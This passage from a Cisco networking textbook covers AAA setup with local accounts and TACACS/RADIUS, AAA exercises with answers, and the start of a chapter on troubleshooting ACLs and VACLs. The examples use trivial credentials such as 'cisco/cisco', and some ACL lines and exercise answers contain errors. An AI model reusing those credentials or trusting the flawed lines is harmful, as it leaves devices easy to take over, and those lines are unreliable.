It is possible to configure user credentials on your devices. And most of the time, even if you are using external AAA (TACACS or RADIUS), you will probably still have at least one local account on your device. If you suddenly are unable to authenticate using your TACACS or RADIUS server, you might need access to the device. This is why it's a good rule of thumb to have an emergency account on the devices themselves. One thing to ensure, though, is that these accounts aren't in the TACACS or RADIUS servers, as that would defeat the purpose of AAA.

Remote AAA (TACACS, RADIUS)

Most remote AAA is handled by TACACS for network devices. This is because even though it's a Cisco proprietary solution, it's well documented and relatively easy to configure. And as Cisco is primarily a networking company, the AAA solution that the Access Control Server (ACS) provides is well suited to network devices.

RADIUS is a protocol used mostly for servers. It is supported by ISE and is configurable as a server in the TACACS configuration on network devices.

Configuration

You first need to think about your scheme. Are you going to do a simple configuration where you use the default method list and only define what you want to authenticate, authorize, and account for? Do you want to have multiple method lists? Let's say one for VTY, one for console, and one for AUX.

Are you going to have multiple ISE servers or multiple locations? These drive the architecture that you use for TACACS configuration of AAA.

First, configure a username on your device. We'll assume you already know how to do that at this point, but if you don't, here's a simple example:

```
Router(config)#username cisco privilege 15 password cisco
Router(config)#aaa new-model
Router(config)#
```

After configuring your username and enabling AAA, it's always a good idea to go ahead and log in to the device using this new username. In the following, you see what it looks like when you are not logged in (default in enable mode) and then what it looks like once you log in with your username:

```
R1#who
       Line       User       Host(s)           Idle              Location
*  0 con 0                    idle                 00:00:00

  Interface    User               Mode         Idle     Peer Address
R1(config)#do login

User Access Verification

Username: cisco
Password:

R1(config)#do who
        Line       User       Host(s)           Idle              Location
*  0 con 0     cisco      idle                 00:00:00

  Interface    User               Mode         Idle     Peer Address
```

As you can see, once you are logged in, using the `who` command displays information about the usernames of the individuals who are logged into the device. The star indicates the line that you are logged in with. Line shows you how the user is connecting, either via console, VTY, or modem. User shows you who is logged in, whether it is a local account or a TACACS or RADIUS account. Idle shows you how long the user has been idle. Users can get stuck as logged in, even though they may not actually be, tying up lines. Location, if coming on VTY, displays the IP address that the user is connecting from. This is important information to know when you have multiple users logged into the same device (e.g., if you want to send a message to a particular line or disconnect a particular line, but you did not want to disconnect yourself).

Look at the following to configure AAA, which is the simplest configuration that you can do without a TACACS or a RADIUS server:

```
R1(config)#aaa authentication login default local
R1(config)#aaa authorization command 15 local
R1(config)#aaa authorization exec local
```

Notice that there are no accounting statements. Without an AAA server, accounting will not be logged. The only option for accounting is TACACS. Looking through the configuration, and actually doing configuration, it seems that you could define a RADIUS server group and reference that group in the AAA accounting statement; however, it does not take the command. It proceeds forward as if it did take the

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command; however, when you look at the config, it does not. You can see this even when you use group tacacs+ group <server_list>—it looks as if it took the command, but it doesn't:

```
Router(config)#aaa accounting commands 15 default start-stop group tacacs+ group TEST_THIS
Router(config)#do sh run
##### omitted for brevity ######
!
aaa new-model
!
!
aaa group server tacacs+ ENT-AAA
!
aaa group server radius TEST_THIS
 server 172.20.1.25 auth-port 1812 acct-port 1813
!
aaa authentication login default local
aaa authentication login ENT-AAA local
aaa authorization console
aaa authorization exec default local
aaa authorization exec ENT-AAA local
aaa authorization config-commands
aaa authorization commands 15 default local
aaa authorization commands 0 ENT-AAA local
aaa authorization commands 1 ENT-AAA local
aaa authorization commands 15 ENT-AAA local
!

Router(config)#aaa accounting commands 15 default start-stop group tacacs+
Router(config)#do sh run
!
aaa new-model
!
!
aaa group server tacacs+ ENT-AAA
!
aaa group server radius TEST_THIS
 server 172.20.1.25 auth-port 15 acct-port 16
!
aaa authentication login default local
aaa authentication login ENT-AAA local
aaa authorization console
aaa authorization exec default local
aaa authorization exec ENT-AAA local
aaa authorization config-commands
aaa authorization commands 0 ENT-AAA local
aaa authorization commands 1 ENT-AAA local

aaa authorization commands 15 default local
aaa authorization commands 15 ENT-AAA local
aaa accounting commands 15 default start-stop group tacacs+
!
!
```

If you have a TACACS server, you can use `group tacacs+` in your statements, as well as accounting. This is a legacy command. We are showing it because it is still commonly in use.

Start by configuring the `tacacs-server` statement in the device:

```
Router(config)#tacacs-server host 172.20.1.25
Router(config)#tacacs-server key cisco
```

Cisco is currently working to deprecate the CLI for the legacy configurations of TACACS, and it is moving toward exclusively using server lists for TACACS server assignment. We have previously mentioned TACACS method lists, but let's get a little more specific. A method list allows you to configure methods of AAA by configuring lists that contain specific AAA statements. You can use server lists, TACACS+ or RADIUS, in each of your AAA statements. Server lists can be either TACACS or RADIUS.

To configure a TACACS server list, you can use the following command to use a TACACS server that does not have a server entry elsewhere:

```
Router(config)#aaa group server tacacs+ GROUP_NAME
Router(config-sg-tacacs+)#server-private 172.20.1.25 key cisco
```

Another method is to define TACACS servers and put them in a group:

```
Router#sh run | sec tac
aaa group server tacacs+ ISE_GROUP
 server name ISE_TACACS
tacacs server ISE_TACACS
 address ipv4 172.20.1.25
 key cisco
 single-connection
```

If you plan on using the server list, you use the name when defining the AAA statements:

```
Router(config)#aaa authentication login VTY_METHOD_LIST group TACACS_SERVER_LIST local
```

What we are doing here is assigning the method list `VTY_METHOD_LIST`, the TACACS+ server group `TACACS_SERVER_LIST`, and if it can't do anything with the defined servers in the list, it'll use the local user database for authentication. You can use the local database for authentication and authorization, but not for accounting.

These lists can be used to apply different requirements to different "interfaces" for AAA. For example, you can have a `CONSOLE` method list that only authenticates locally, and you can have a `VTY` method list that requires authentication and authorization and applies accounting. The following are a couple of examples:

```
Switch(config)#aaa authentication login CONSOLE local
Switch(config)#line con 0
Switch(config-line)#login authentication CONSOLE
```

Here is the debugging of the authentication on the console port using the `CONSOLE` method list with local authentication:

```
User Access Verification

*Apr 30 16:46:40.003: AAA/LOCAL: exec
*Apr 30 16:46:40.007: AAA/BIND(00000008): Bind i/f
```

```
*Apr 30 16:46:40.011: AAA/LOCAL: new_ascii_login: tty 6613B37C idb 0
*Apr 30 16:46:40.011: AAA/AUTHEN/LOGIN (00000008): Pick method list 'CONSOLE'
*Apr 30 16:46:40.015: AAA/LOCAL/LOGIN(00000008): get user
Username: cisco
Password:

R1#
*Apr 30 16:46:44.387: AAA/LOCAL/LOGIN(00000008): get password
*Apr 30 16:46:45.315: AAA/LOCAL/LOGIN(00000008): check username/password
```

Now add authorization to the method list, and here is the debug. The new configuration is as follows:

```
R1#sh run | inc aaa|tacacs|server
aaa new-model
aaa authentication login CONSOLE local
aaa authorization console
aaa authorization exec CONSOLE local
aaa authorization commands 15 CONSOLE local
aaa session-id common
no ip http server
no ip http secure-server
tacacs-server host 172.20.1.25 key cisco
tacacs-server key cisco
```

It's important to note that in the preceding configuration, there is an added statement: `aaa authorization console`. Without this command, the application of these statements to the line con 0 will be useless, and the console message tells you so:

```
Router(config-line)#authorization comm 15 TEST_THIS
%Authorization without the global command 'aaa authorization console' is useless
```

Also with the key at the end of the `tacacs-server host` statement, the `tacacs-server key` alone is not required.

And now the debug:

```
User Access Verification

Username:
*Apr 30 16:56:03.271: AAA/LOCAL: exec
*Apr 30 16:56:03.275: AAA/BIND(0000000A): Bind i/f
*Apr 30 16:56:03.279: AAA/LOCAL: new_ascii_login: tty 6613B37C idb 0
*Apr 30 16:56:03.279: AAA/AUTHEN/LOGIN (0000000A): Pick method list 'CONSOLE'
*Apr 30 16:56:03.283: AAA/LOCAL/LOGIN(0000000A): get user
Username: cisco
Password:
*Apr 30 16:56:09.247: AAA/LOCAL/LOGIN(0000000A): get password

R1#
*Apr 30 16:56:17.971: AAA/LOCAL/LOGIN(0000000A): check username/password
*Apr 30 16:56:17.975: AAA/AUTHOR (0xA): Pick method list 'CONSOLE'
*Apr 30 16:56:17.979: AAA/LOCAL/AUTHEN: starting
*Apr 30 16:56:17.987: AAA/AUTHOR/EXEC(0000000A): processing AV cmd=
```

```
*Apr 30 16:56:17.987: AAA/AUTHOR/EXEC(0000000A): processing AV priv-lvl=15
*Apr 30 16:56:17.987: AAA/AUTHOR/EXEC(0000000A): Authorization successful
```

Just to show you what's going on in the background, here's the debug from the `show run | inc aaa|tacacs|server` command:

```
R1#
*Apr 30 16:58:10.935: AAA: parse name=tty0 idb type=-1 tty=-1
*Apr 30 16:58:10.935: AAA: name=tty0 flags=0x11 type=4 shelf=0 slot=0 adapter=0 port=0
channel=0
*Apr 30 16:58:10.935: AAA/MEMORY: create_user (0x669B26A4) user='cisco' ruser='R1' ds0=0
port='tty0' rem_addr='async' authen_type=ASCII service=NONE priv=15 initial_task_id='0',
vrf= (id=0)
*Apr 30 16:58:10.939: tty0 AAA/AUTHOR/CMD(654404666): Port='tty0' list='CONSOLE' service=CMD
*Apr 30 16:58:10.939: AAA/AUTHOR/CMD: tty0(654404666) user='cisco'
*Apr 30 16:58:10.939: tty0 AAA/AUTHOR/CMD(654404666): send AV service=shell
*Apr 30 16:58:10.939: tty0 AAA/AUTHOR/CMD(654404666): send AV cmd=show
R1#
*Apr 30 16:58:10.939: tty0 AAA/AUTHOR/CMD(654404666): send AV cmd-arg=running-config
*Apr 30 16:58:10.943: tty0 AAA/AUTHOR/CMD(654404666): send AV cmd-arg=<cr>
*Apr 30 16:58:10.943: tty0 AAA/AUTHOR/CMD(654404666): found list "CONSOLE"
*Apr 30 16:58:10.943: tty0 AAA/AUTHOR/CMD(654404666): Method=LOCAL
*Apr 30 16:58:10.943: AAA/AUTHOR (654404666): Post authorization status = PASS_ADD
*Apr 30 16:58:10.943: AAA/MEMORY: free_user (0x669B26A4) user='cisco' ruser='R1' port='tty0'
rem_addr='async' authen_type=ASCII service=NONE priv=15 vrf= (id=0)
```

Another useful command is `config-command`. This command authorizes every command that is not normally authorized. Think about it like this: when you are configuring authorization with your AAA statement, you are defining what level of commands you wish to be authorized. This means that if you only have command 15, then it's only going to authorize the level 15 commands with the TACACS server. If you want level 10 commands to be authorized, you need to have a command 10 statement as well.

This is important because if you start using command sets on the AAA server, the commands you define might be in levels 0, 10, and 15. If you don't authorize these commands with the `config-command` and add the appropriate command `<level>` statement, your command sets might function counter to your expectations, or they might not work at all. We will not go over the command set configuration in the AAA server in this chapter. We briefly discuss it in Chapter 10.

The full command is as follows:

```
Router(config)#aaa authorization config-commands
```

Here's a complete configuration that will support authentication, authorization, and accounting and the use of command sets from the AAA server:

```
aaa new-model
!
!
aaa group server tacacs+ SERVER_LIST
 server 172.20.1.25
 server-private 172.20.1.25 key cisco
 ip tacacs source-interface Loopback0
!
aaa authentication login TEST_THIS group SERVER_LIST local
```

```
aaa authorization console
aaa authorization config-commands
aaa authorization exec TEST_THIS group SERVER_LIST local
aaa authorization commands 0 TEST_THIS group SERVER_LIST local
aaa authorization commands 10 TEST_THIS group SERVER_LIST local
aaa authorization commands 15 TEST_THIS group SERVER_LIST local
aaa accounting exec TEST_THIS start-stop group SERVER_LIST
aaa accounting commands 0 TEST_THIS start-stop group SERVER_LIST
aaa accounting commands 10 TEST_THIS start-stop group SERVER_LIST
aaa accounting commands 15 TEST_THIS start-stop group SERVER_LIST
aaa accounting connection TEST_THIS start-stop group SERVER_LIST
```

If you've configured AAA before and used the `aaa authentication enable command`, you'll notice that here we are not using it. This is because that command only works with the default method list. Since we are defining our own method list, we are not using that command. That command adds another layer of authentication that you might deem necessary. When using the default method list, if you add the `enable` command, it will check with the configured "method" and whether you have authenticated the request of another password. If you have configured a separate enable password on the account (most of the time you won't), then you enter that password then. If you didn't configure a separate password, then you put your primary password in again, and if the TACACS server isn't available, it will require the local enable password.

Another command that really doesn't require much coverage is the command `aaa accounting connection TEST_THIS start-stop group SERVER_LIST`. It basically keeps the AAA server updated with who's logged into a device. Remember that the AAA server doesn't actively track who is on which device or what they are doing; it handles authentication and authorization requests when they come, and accounting is sent to the AAA server, but it doesn't keep a running tab of who's currently logged into what device. This command meets that requirement.

The last thing we need to go over for configuration is what to put on the actual lines. This is relatively simple, and for the most part, it is the same across the lines:

```
 authorization commands 0 TEST_THIS
 authorization commands 10 TEST_THIS
 authorization commands 15 TEST_THIS
 authorization exec TEST_THIS
 accounting commands 0 TEST_THIS
 accounting commands 10 TEST_THIS
 accounting commands 15 TEST_THIS
 accounting connection TEST_THIS
 accounting exec TEST_THIS
 login authentication TEST_THIS
```

These commands are used for line con 0, VTY 0 15, and AUX port configurations.

We have gone over a lot of commands that will make configuration of AAA on devices when using either the local database or the external server function properly, but there is one last thing to consider, and this is more of an architectural vs. functionality issue. When a device is configured in the ISE server, you can define a single IP, a number of IPs, or a range of IPs for the device to use for AAA. If your ISE administrator wants to configure every IP address that is on every device, then there is nothing further to configure on your device. However, if your ISE administrator only wants one IP per device, usually you have a loopback on routers/layer 3 (L3) devices and a management address on layer 2 (L2) devices. For the L2 devices, you also don't need to do anything else, as they will only use the active address and won't use more than one for AAA.

Layer 3 devices and routers, however, use whichever address is the egress path to the AAA server; so depending on which links are up and how many links you have per device, this could be any number of addresses. AAA provides a method to solve this. The command is configured either globally or in the server

AU23 lists and sometimes must be configured in both places. The configuration is the same for both methods, but depending on your version of code, it may not be configurable in the server list. The command is `ip tacacs source-interface <interface>`.

When you configure this command, the device always uses that interface to perform AAA. This is why we usually use a loopback on a router or L3 device.

AAA must be configured in a particular order of operation (e.g., what do you put in when and how do you keep from locking yourself out of the device). If you are going to configure AAA on a production device, it's important to follow a certain order when applying the method list to the VTY or console. If you put them in the wrong order, you can actually create a situation where you are no longer authorized to enter the commands to finish applying the AAA statements. This puts you in a bad spot because you have to reload the device to gain management access again, and if that's a high-priority device, you might not get the opportunity.

When applying to the VTY or console, use the following order:

1. Log in to the device using the local authentication.
2. Enter the AAA statements in the global configuration mode (if you're using the default method list, remember that the default is active immediately). Once you enter the global AAA statement, it immediately takes effect.
3. Move into the CONSOLE or VTY.
4. Enter the login authentication <METHOD LIST>.
5. Enter the authorization command 15 <METHOD LIST>.
6. Enter the authorization exec <METHOD LIST>.

One way to ensure that you can still get back in is to configure some lines and not the others. A lot of times, people configure VTY 0–15. This configures all lines the same, and most of the time it is more efficient. However, if you configure VTY 0–4 and VTY 5–15 and you make a mistake on 0–4, you can open five sessions to the device, and your sixth session will use the old validated method. Then you can add the last statement to the 0–4, log in, validate authorization, and then configure 5–15.

Most of the time, you won't lock yourself out from authentication; it's authorization that you mess up. When this happens, you have two options:

- If you have access to both the device and the AAA server, you can simply take the device out of the AAA server, and you will be able to fix things using the local user account.
- If that is not an option, you are left with a reload.

Advanced Security Exercises

This section provides exercises to reinforce what was covered in this chapter.

Exercise 1: Extended ACL Exercises

AU24 Create an ACL that permits ICMP and HTTP but denies HTTPS/LDAP and all UDP from networks 192.168.0.0/24 to 192.168.1.0/24.

Create an ACL that logs the input of all TCP packets that come from the host 192.168.1.4 going to the host 192.168.6.2.

Create an ACL to support a suppress map that will not suppress the addresses 192.168.1.0/24, 192.168.2.0/24, and 192.168.3.0/24 and allows all other networks to be suppressed in the aggregate address 192.168.0.0 255.255.0.0.

Create an ACL to support a route map for policy routing to match all packets from 192.168.0.0/24 to any address.

Exercise 2: AAA Exercises

Create a method list using the TACACS+ server group XYZCompany, whose AAA servers are 192.168.1.1, 192.168.5.1, and 192.168.10.1.

- The TACACS key for these servers is cisco.
- You must configure authorization for exec and command authorization for level 5 and level 15.
- Ensure that all the preceding can use the server list, as well as local authentication, but make sure that the local is case sensitive.
- Ensure that accounting is configured for all authorization types as well as connection.
- Make sure to configure AAA for the console as well as the VTY ports.
- Do not use the `tacacs-server` commands and use a single line per server in the server list.

Exercise Answers

This section provides answers to the preceding exercises.

Exercise 1

Create an ACL that permits ICMP and HTTP but denies HTTPS/LDAP and all UDP from networks 192.168.0.0/24 to 192.168.1.0/24:

```
ip access-list extended FILTER_IN
    permit tcp 192.168.1.0 0.0.0.255 eq www 192.168.0.0 0.0.0.255
    permit icmp 192.168.1.0 0.0.0.255 echo-reply 192.168.0.0 0.0.0.255
```

Create an ACL that logs the input of all TCP packets that come from the host 192.168.1.4 going to the host 192.168.6.2:

```
ip access-list extended FILTER_IN
     permit tcp host 192.168.1.4 host 192.168.6.2 log-input
```

Create an ACL to support a suppress map that will not suppress addresses 192.168.1.0/24, 192.168.2.0/24, and 192.168.3.0/24 and allows all other networks to be suppressed in the aggregate address 192.168.0.0 255.255.0.0:

```
ip access-list standard SUPPRESS_MAP
    permit 192.168.1.0 0.0.0.255
    permit 192.168.2.0 0.0.0.255
    permit 192.168.3.0 0.0.0.255
```

Create an ACL to support a route map for policy routing to match all packets from 192.168.0.0/24 to any address:

```
ip access-list extended POLICY_ROUTE
    permit ip 192.168.0.0 0.0.0.255 any
```

Exercise 2

```
aaa new-model
!
aaa group server tacacs+ XYZCompany_Tacacs+
 server-private 192.168.1.1 key cisco
 server-private 192.168.5.1 key cisco
 server-private 192.168.10.1 key cisco
aaa authentication login XYZCompany group XYZCompany_Tacacs+ local-case
aaa authorization exec XYZCompany group XYZCompany_Tacacs+ local
aaa authorization console
aaa authorization commands 5 XYZCompany group XYZCompany_Tacacs+ local
aaa authorization commands 15 XYZCompany group XYZCompany_Tacacs+ local
aaa accounting exec XYZCompany start-stop group XYZCompany_Tacacs+
aaa accounting commands 5 XYZCompany start-stop group XYZCompany_Tacacs+
aaa accounting commands 15 XYZCompany start-stop group XYZCompany_Tacacs+
aaa accounting connection XYZCompany start-stop group XYZCompany_Tacacs+
!
line con 0
 authorization commands 5 XYZCompany
 authorization commands 15 XYZCompany
 authorization exec XYZCompany
 accounting connection XYZCompany
 accounting commands 5 XYZCompany
 accounting commands 15 XYZCompany
 accounting exec XYZCompany
 login authentication XYZCompany
line vty 0 4
 authorization commands 5 XYZCompany
 authorization commands 15 XYZCompany
 authorization exec XYZCompany
 accounting connection XYZCompany
 accounting commands 5 XYZCompany
 accounting commands 15 XYZCompany
 accounting exec XYZCompany
 login authentication XYZCompany
line vty 5 15
 authorization commands 5 XYZCompany
 authorization commands 15 XYZCompany
 authorization exec XYZCompany
 accounting connection XYZCompany
 accounting commands 5 XYZCompany
 accounting commands 15 XYZCompany
 accounting exec XYZCompany
 login authentication XYZCompany
```

Summary

You have really only scratched the surface of configurations for ACLs and 802.1x; however, in that brief coverage, you have seen the importance of planning your intent and how to plan to implement, as this can affect the functionality of the network.

AAA is an important part of security. Using it appropriately can provide a wealth of information. And in the event of a mistake, it can show what should be done to help recover from that mistake. Just as with ACLs, however, proper configuration and implementation are paramount to using AAA as an effective resource.

Author Queries

Chapter No.: 16 0005078436

Queries	Details Required	Author's Response
AU1	Please check if "OSI reference model" is okay as edited.	
AU2	Please check if "MIME type spoofing" is okay as edited.	
AU3	Please check "web server, linked, and libraries" for completeness.	
AU4	Please check if edit to sentence starting "They are used in…" is okay.	
AU5	Please check if "255 – SUBNET_MASK" is okay as edited.	
AU6	Please check if "the "Identity Services Engine" section" is okay as edited.	
AU7	Please check if edit to sentence starting "The MAC address entry…" is okay.	
AU8	Please provide citation for "Table 16-2" in the text.	
AU9	Please check if "Client supplicant" should be changed to "Client or supplicant" and therefore its description should be transferred to the Function entry for "Client or supplicant" above.	
AU10	"encryt" in code has been changed to "encrypt". Please check.	
AU11	Please provide citations for "Figures 16-18, 16-20 to 16-21, 16-24 to 16-27, and 16-29 to 16-42" in the text.	
AU12	Please check if edit to sentence starting "We need to enable…" is okay.	
AU13	"Figures 16-24 and 16-39" have the same caption. Please check.	
AU14	Please check if "MachineNoUser result profile" is okay as edited.	
AU15	Please check if edit to sentence starting "The SGT is propagated…" is okay.	
AU16	"Figure 16-30" caption does not seem to match the figure. Please check.	
AU17	"Figure 16-33" caption does not seem to match the figure. Please check.	
AU18	Please check "This is" for completeness.	
AU19	Please check if "ISE Posture Compliance Library – Windows and ISE Posture Compliance Library – Headend Deployment (PKG) packages" is okay as edited.	
AU20	Please check "The" for completeness.	
AU21	Please check if "Compliant system" is okay as edited.	
AU22	Please check if edit to sentence starting "It proceeds forward as…" is okay.	
AU23	Please check if "either globally or in the server lists" is okay as edited.	
AU24	Please check if "ICMP and HTTP" here and in another occurrence is okay as edited.	

CHAPTER 17

Advanced Troubleshooting

This chapter discusses key troubleshooting concepts that aid in resolving advanced network issues. These concepts build on the material covered in Chapter 8 and aid in how to systematically isolate network issues and correct them. This chapter gives examples and steps that can be used to resolve issues dealing with access control lists (ACLs), VNAT, HSRP, VRRP, GLBP, EIGRP, OSPF, BGP, route redistribution, GRE tunnels, IPSec tunnels, and IPv6. There are plenty of exercises at the end of the chapter to reinforce what you have learned.

Access Control List

The use of access control lists in your production environment isn't even a question of *if* anymore; it's more of how you use them, how they're applied, and how you identify issues that may or may not be caused by the application of your ACLs. This section goes over general troubleshooting concepts that can be applied to all access lists and then discusses some that might apply to specific types of access lists. There are standard and extended control lists; each type of list has deny and permit statements, and one of the most common mistakes is adding a permit statement after a "blanket" deny statement:

```
IP access-list standard 10
     10 permit 100.1.1.0 0.0.0.255
     20 permit 100.1.2.0 0.0.0.255
     30 permit 100.1.3.0 0.0.0.255
     40 deny any
     50 permit 101.1.1.0 0.0.0.255
```

This might seem like a simple mistake, and you might think, "I'll never make this kind of mistake," and hopefully you are right; however, most of us have made and will make this mistake over and over. It's easy to get caught up in the operational tempo: get a request to adjust an ACL to allow a new network through a particular ACL and, in a hurry, forget about the implicit deny or, even worse, the expressed deny statement, as shown earlier.

The following is a better example of how easy it is to miss a statement that could be affecting your traffic, even with a permit statement in the ACL (remember that ACLs are processed sequentially):

```
IP access-list extended INBOUND_FILTER
      10 permit tcp 200.0.3.0 0.0.0.255 100.1.1.0 0.0.0.255
      20 permit tcp 200.0.1.0 0.0.0.255 100.1.1.0 0.0.0.255
      30 deny icmp 200.0.0.0 0.0.0.255 100.1.1.0 0.0.0.255
      35 deny tcp 200.0.0.0 0.0.0.0.255 eq www 100.1.1.0 0.0.0.255
      40 permit udp 200.0.1.0 0.0.0.255 100.1.1.0 0.0.0.255
```


C. Carthern et al., *Cisco Networks*, https://doi.org/10.1007/978-1-4842-6672-4_17

```
        50 permit udp 200.0.0.0 0.0.0.255 100.1.1.0 0.0.0.255
        55 permit tcp 200.0.0.0 0.0.0.255 100.1.1.0 0.0.0.255
        60 permit icmp any any
        70 permit tcp any any
        80 permit udp any any
```

Again, this is a simple extended ACL, so it's easy to look at it and think, "There is no way I would miss that the 200.0.0.0/24 network wouldn't be able to open the web pages hosted on the 100.1.1.0/24 network." And in this case, you had better not miss it; however, think about the use of this ACL. It is applied as an inbound filter, most likely on the interface that you'd use to connect to your ISP, so this list could literally be hundreds of lines, if not thousands.

Which tools can help us locate issues? Well, the first and most obvious is to remove the ACL from the interface. Let's say you're trying to access a web server that is on the Internet. You have blocked everything because there are only certain sites or applications you want your remote site users to be able to access. The way to block everything is by only permitting inbound what you want to let in:

```
Interface GigabitEthernet 0/0
      Description ISP_CONNECTION
      Ip address 10.1.1.2 255.255.255.252
      Access-group INBOUND_FILTER in

Ip access-list extended INBOUND_FILTER
      10 permit tcp 200.0.0.0 0.0.0.255 eq www 100.1.1.0 0.0.0.255
      20 permit icmp 200.0.0.0 0.0.0.255 100.1.1.0 0.0.0.255
      30 permit udp 200.0.0.0 0.0.0.255 100.1.1.0 0.0.0.255
      35 deny tcp 200.0.1.0 0.0.0.255 eq www 100.1.1.0 0.0.0.255
      100 deny tcp 200.0.0.0 0.255.255.255 any log-input
      110 deny udp 200.0.0.0 0.255.255.255 any log-input
      120 deny icmp 200.0.0.0 0.255.255.255 any log-input
      130 deny ip 200.0.0.0 0.255.255.255 any log-input
      140 permit tcp 200.1.0.0 0.0.0.255 100.1.1.0 0.0.0.255
      150 permit eigrp 200.0.5.0 0.0.0.3 100.1.1.0 0.0.0.3
      160 deny tcp any any log-input
      170 deny udp any any log-input
      180 deny icmp any any log input
```


Here you can see that on the G0/0 interface, there is the address you're going to use with the ISP, and you're going to filter inbound with the INBOUND_FILTER ACL.

Your users are unable to access one of the websites that they should be able to access. Unfortunately, you don't have access to the network where the web server is located, so you can't do end-to-end testing to see if your packets are actually getting there. The quickest and easiest way to validate whether or not it is your ACL is to remove it long enough to validate that your users can then access the website properly. This is a huge security concern, however, and most likely you're not going to want to do that.

Another method is to open your ACL so that all traffic might pass (e.g., `permit ip any any`). This is honestly not any better than simply removing the ACL temporarily.

Let's look at what you know. You know you are not filtering outbound, so unless there is an ACL on the other side, the most likely other possibility would be the inbound filter. A simple check is to add a line that would allow all return `www` traffic in. This doesn't defeat the current ACL or any of its more important functions (`permit tcp any eq www any`). This allows the next part of the traffic for all networks that are responding to the initial outbound HTTP request. You want to insert this before all other statements so that it doesn't possibly get stuck behind a `deny` that might be causing the issue in the first place.

AU1 Let's look at another scenario using Figure 17-1: three routers, each in OSPF Area 0, and point-to-point networks using 100.1.1.0/30 between R1 and R2 and 100.1.2.0/30 between R2 and R3.



this figure will be printed in b/w

Figure 17-1. *ACL diagram*

The adjacency comes up between R2 and R3 without issue; however, the adjacency between R1 and R2 seems to stay in ExStart:

```
R1#sh ip ospf neighbor 100.1.1.2 detail
 Neighbor 100.1.1.2, interface address 100.1.1.2
    In the area 0 via interface GigabitEthernet1/0
    Neighbor priority is 0, State is EXSTART, 3 state changes
    DR is 0.0.0.0 BDR is 0.0.0.0
    Options is 0x12 in Hello (E-bit, L-bit)
    Options is 0x12 in DBD (E-bit, L-bit)
    LLS Options is 0x1 (LR)
    Dead timer due in 00:00:30
    Neighbor is up for 00:01:25
    Index 0/0, retransmission queue length 0, number of retransmission 0
    First 0x0(0)/0x0(0) Next 0x0(0)/0x0(0)
    Last retransmission scan length is 0, maximum is 0
    Last retransmission scan time is 0 msec, maximum is 0 msec
    Number of retransmissions for last database description packet 17
```

As you can see, most of the connection is working. R1 believes that the adjacency is up and has nearly been the dead timer more than once; however, the connection eventually dies.

You notice an ACL on an interface inbound on R1. What is most likely the issue?

A quick look at the ACL shows

```
R1#sh ip access-list INBOUND_FILTER
Extended IP access list INBOUND_FILTER
    10 permit tcp 200.0.0.0 0.0.0.255 100.1.1.0 0.0.0.255
    20 permit tcp 200.0.1.0 0.0.0.255 100.1.1.0 0.0.0.255
    25 permit ospf host 100.1.1.2 host 224.0.0.5 (95 matches)
    30 deny icmp 200.0.0.0 0.0.255.255 100.1.1.0 0.0.0.255
    35 deny tcp 200.0.0.0 0.0.0.255 100.1.1.0 0.0.0.255 eq www
    40 permit udp 200.0.1.0 0.0.0.255 100.1.1.0 0.0.0.255
    50 permit udp 200.0.0.0 0.0.0.255 100.1.1.0 0.0.0.255
    60 permit icmp any any (10 matches)
    70 permit tcp any any
    80 permit udp any any
    90 deny tcp 200.0.0.0 0.0.0.255 eq www 100.1.1.0 0.0.0.255
```

```
    100 deny eigrp any any
    110 deny ospf any any (123 matches)
    120 deny igmp any any
    130 deny pim any any
    140 deny sctp any any
    150 deny ahp any any
    160 deny gre any any
    170 deny esp any any
    180 deny pcp any any
```

A quick scan of the ACL shows that there are two OSPF statements and both are showing matches.

The problem you should immediately see is that the first statement is only allowing the multicast group for OSPF and the second statement is denying OSPF. So why is this still incrementing? How do you find the issue? Using the log-input statement, you can make the ACL tell you what it's blocking. Do this by changing the 110 deny statement to `110 deny ospf any any` log-input.

Once you configure that statement to log-input, you see in the log or on your console (terminal if you are remotely logged into the device) the following message:

```
*Jul 19 14:46:07.735: %SEC-6-IPACCESSLOGRP: list INBOUND_FILTER denied ospf 100.1.1.2
(GigabitEthernet1/0 ca02.2b18.0038) -> 100.1.1.1, 5 packets
```

Using the ACL log-input "feature," you can see exactly what traffic is being denied. This means that you need another statement in there for the neighbor addresses for OSPF. Add in `26 permit ospf host 100.1.1.2 host 100.1.1.1`. Once you add this statement into your ACL, you see the OSPF adjacency come up; you shouldn't have any more issues with that adjacency.

This is just a glance at the issues you could be having with your ACLs, but the key point to remember is to slow down, look carefully at your ACL, and review line by line, because it is really easy to miss something that should be obvious.

VACL

VLAN access control lists (VACLs) are predominantly used within the data center to keep production servers from talking to or interfering with other servers in the same VLAN. The concern is that a server (for whatever reason) starts sending a large amount of traffic to other servers, causing a distributed denial of service (DDOS) within the VLAN itself. This can be in the form of broadcast storms from faulty network interface cards (NICs).

It's important to note that VACLs are processed in hardware, so when you are defining the ACL to be used with the VLAN access-map, only the features that are supported in hardware will be applied. Recall from Chapter 16 that VACLs are maps that use ACLs to define interesting traffic and make a decision on what to do with the traffic (drop or forward). One of the most common mistakes in configuring a VLAN access-map is not understanding the function of the ACL in your access-map.

When defining the ACL statements for application in a VLAN access-map, you have to understand that when you specify permit or deny, you are actually specifying match or don't match. In the access-map, you apply the action to that statement, thus:

```
10 permit icmp any any
```

This translates in plain terms to match any ICMP packets from any address to any address and apply the action.

AU2

If in the map that you are using the ACL permits (matches) `icmp any any` and your action is drop, then you drop that traffic. This becomes important when you have the following scenario.

Company X is using your data center to host three servers. Company Y is also using your data center to host five servers. These servers should be able to ping each other, but neither set of servers should be able to ping the other set. You can do this by applying a VACL to the switched virtual interface (SVI), which you are using as the gateway for the server (e.g., you have a large subnet, and all servers exist within that subnet).

Let's say that you have a network, such as a 130.2.0.0/22 subnet, that lives on VLAN 30. You have assigned a range of three addresses (130.2.1.28–130.2.1.30) to Company X and five addresses (130.3.45–130.3.49) to Company Y.

Your ACL might look something like this:

```
Ip access-list extended PREVENT_ICMP
10 permit icmp 130.2.0.28 255.255.255.252 130.2.2.45 255.255.255.248
20 deny icmp any any
!
```

